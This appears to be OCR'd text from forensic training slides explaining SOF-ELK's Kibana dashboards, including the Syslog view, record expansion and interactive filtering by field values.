
The "SOF-ELK VM Introduction Dashboard" simply shows what evidence has been loaded for the selected time period. These are broken down by record type, with a summary of the sources from which the evidence has been collected. Below the sections shown here are some additional instructions on how to load evidence from archived or live sources, including firewall commands needed for the latter.







The SOF-ELK Introduction Dashboard is good to get a feel for the evidence that's been loaded, but the real value comes from the data type–specific dashboards that ship with SOF-ELK. The Syslog Dashboard shows the events per time unit across the top, as well as a breakdown by source system and source program in the pie graphs. These are fully interactive, allowing the analyst to interact with the data as hypotheses are refined and new questions are formed. For example, clicking and dragging on the timeline will alter the time window for the dashboard. Clicking on any of the pie graph sections will create a filter to include only records where the underlying field contains the selected value.

The core concept of the Kibana dashboards is that they are interactive, allowing an exploration of the underlying source data, not just a read-only view of a single predetermined picture.



Below the panels shown on the previous slide is a full list of records that match the current search and any active filters, shown on the left side here. This is a spreadsheet-like, summary view of each record, one per row. The SOF-ELK dashboards include some of the most useful columns of data by default, but you can also modify these to best suit your investigative needs.






Clicking the triangle icon at the left of each record row unrolls the entire record contents, showing all fields present and their values. For each field in the unrolled record, the data type icon, field name, filter/column selector icons, and value are displayed. The filter/column selector icons allow the analyst to dynamically build filters that allow narrowing down the displayed document results or alteration of the record listing columns:

- The "plus sign" magnifying glass creates a filter that limits displayed records to those with the specified field set to the corresponding value. In the example above, the resulting solid blue filter box reflects a "`source_ip`" field equal to the value "`194.147.140.32`".
- The "minus sign" magnifying glass creates an inverse filter to that described above. That is, a solid red filter that limits the displayed records to those where the specified field is NOT set to the corresponding value.
- The table icon will add the specified field to the record-listing "spreadsheet" view.
- The last icon will create a filter for any records where the specified field name is present, regardless of its contents.


These filters can be interactively modified in the Kibana interface by clicking on the filter, which results in a drop-down menu of options.

- Pinning a filter will cause the filter to persist across dashboards, preventing you from needing to re-create them. This is valuable when you have identified a useful pivot point and wish to explore additional data or views using the same pivot point.
- The filter itself can be interactively edited in the web interface.
- Each filter can be negated, providing a useful method to segment the data in scope.
- Filters can also be temporarily disabled. This is a convenient way to "park" a filter when it's not needed but the user can re-activate it without the need to re-create it from scratch.
- The filter can also be deleted, clearing it from the interface.


Note that all filters present are logically "`AND`"ed when active.




SOF-ELK: HTTPD Log Dashboard (1)

